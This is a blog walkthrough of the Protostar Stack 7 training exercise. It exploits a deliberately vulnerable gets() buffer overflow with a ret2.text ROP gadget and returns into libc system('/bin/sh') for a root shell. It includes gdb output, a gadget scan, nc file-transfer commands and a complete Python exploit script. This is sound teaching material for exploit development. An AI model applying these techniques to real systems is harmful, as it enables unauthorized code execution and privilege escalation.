bigb0ss
May 20, 2020 · 5 min read · Member-only · Listen

[ExpDev] Exploit Exercise | Protostar | Stack 7

Stack 7 (ret2.text)

The goal of this challenge is to bypass restrictions on the return address and cause an arbitrary code execution. Restrictions on the return address will be preventing us from using anything the addresses that start with `0xb`.

So from the Stack 6 write-up, since we were unable to use any addresses in the stack (`0xbf`), we leveraged a libc gadget (located at `0xb7`) using ret2libc technique. However, for Stack 7, we are also restricted using any addresses located at `0xb` all together.

To circumvent this, we will leverage another Return Oriented Programming ("ROP") technique called return to .text ("ret2.text").

- Link: https://exploit-exercises.lains.space/protostar/stack7/


Source code

(stack7.c)

```c
#include <stdlib.h>
#include <unistd.h>
#include <stdio.h>
#include <string.h>

char *getpath()
{
  char buffer[64];
  unsigned int ret;

  printf("input path please: "); fflush(stdout);

  gets(buffer);

  ret = __builtin_return_address(0);

  if((ret & 0xb0000000) == 0xb0000000) {
      printf("bzzzt (%p)\n", ret);
      _exit(1);
  }

  printf("got path %s\n", buffer);
  return strdup(buffer);
}

int main(int argc, char **argv)
{
  getpath();
```

Things to note

- `gets(buffer)`: The vulnerable func. It reads a line from stdin but it doesn't check for buffer overrun → which can be vulnerable to BOF type of attacks.
- `char buffer[64]`: This limits our buffer length as 64 bytes. → which we can enter more than 64 bytes to cause a BOF.
- `if((ret & 0xb0000000) == 0xb0000000)`: This is the restriction on use of any return addresses between `0xb0000000` ~ `0xbfffffff` location. (Please check my Stack 6 write-up for how the program designed to restrict using those addresses.)



Exploit (ret2.text)

To circumvent this type of restrictions, we can utilize a ROP chaining attack, specifically ret2.text technique in this case. Simply put, since we have limitations to jump to either any stack or libc address, we can instead jump to the .text section of the program (= where the program's ASM codes reside) and leverage a special gadget(= a short sequence of instructions ending in a RET) of `POP, POP, RET` to gain code execution.

To accomplish this, we need to have the following pre-requisites:

1. ✅ Gaining full control over the stack and `EIP`.
2. ✅ Find available `POP, POP, RET` gadget on the program.
3. ✅ Data Execution Prevention ("DEP") needs to be disabled.

Finding EIP Offset

Let's create a python script to find the offset value where we can control `EIP`:

```
#!/usr/bin/python

padding = "A" * 70
padding+= "BBBBCCCCDDDDEEEEFFFFGGGG"

print padding
```

Then, create an output of the exploit into a file so that we can run it with gdb.

```
$ python exploit.py > /tmp/stack7/exploit
```

Now, run the gdb and supply the exploit file.

```
$ gdb -q stack7
Reading symbols from /opt/protostar/bin/stack7...done.
(gdb) break * main
(gdb) run < /tmp/stack7/exploit
Starting program: /opt/protostar/bin/stack7 < /tmp/stack7/exploit
(gdb) continue
Continuing.
input path please: got path AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
BBBBCCCCDDDDEEEEFFFFGGGG

Program received signal SIGSEGV, Segmentation fault.
0x45444444 in ?? ()
```

"0x44" and "0x45" are each "D" and "E" in ASCII representations. Therefore the offset is 80 (= 70 + "BBBBCCCCDD").

```
(gdb) continue
Continuing.  Program received signal SIGSEGV, Segmentation fault.
0x45444444 in ?? ()
(gdb) info registers
eip            0x45444444       0x45444444    <---- EIP Overflowed
```

Also, now we can control the `EIP` as in crash, meaning we can jump to any locations in the stack where we wish to.

Finding POP POP RET Gadget

The hint from the website said we can utilize the tool called "msfelfscan" for suitable instructions very easy. Let's transfer the Stack7 over to our box first.

```
### Moving Stack7

## On your Kali box
$ nc -lvnp 8000 > stack7

## On the Protostar box
$ nc 192.168.117.144 8000 < /opt/protostar/bin/stack7
```

Once it's transferred to your box, run the "msfelfscan" to find the `POP, POP, RET` gadget.

```
### msfelfscan

$ /usr/share/framework2/msfelfscan -s -f stack7
0x08048492   edi ebp ret
0x080485c7   ebx ebp ret
0x080485f7   ebx ebp ret
```

Exploit Script

So now we have the above 3 `POP, POP, RET` gadget addresses (Any of those 3 will identically work). And here is how this black magic will work:


```
### 💀 Exploit Execution Flow

1) Padding = "A" * 80
2) EIP = 0x080485c7 (POP, POP, RET)
3) POP = 4 bytes of junk
4) POP = 4 bytes of junk
5) RET = ret2libc to the address that we wish to
         [Option #1] "\x90" * 80 + shellcode of /bin/sh
         [Option #2] libc /bin/sh syscall
```

Let's put everything together to create our exploit. We will be using the [Option #2] method to gain shell access as root:

```
[exploit.py]

#!/usr/bin/python

import struct

padding = "A" * 80
padding += "\xc7\x85\x04\x08"    # 0x080485c7 (POP, POP, RET)
padding += "BBBB"                # 1st POP w/ junk
padding += "CCCC"                # 2nd POP w/ junk

# Using the following to confirm code execution for SIGTRAP
#padding += "\xef\xbe\xad\xde"   # 0xdeadbeef
#padding += "\x90" * 80
#padding += "\xCC" * 4           # int3 to cause SIGTRAP

# libc /bin/sh (Check Stack6 to see how I got those addresses)
system = struct.pack("I", 0xb7ecffb0)
ret = "\x90" * 4
shell = struct.pack("I", 0xb7fb63bf)

print padding + system + ret + shell
```

Once we run the above exploit script with `cat` trick, without introducing any shellcode, we can successfully open up a `/bin/sh` shell with root privilege.

```
$ (python /tmp/stack7/exploit.py; cat) | ./stack7
```



Thanks for reading!

Next challenge:

- Format 0 — Intro to Format String Exploitation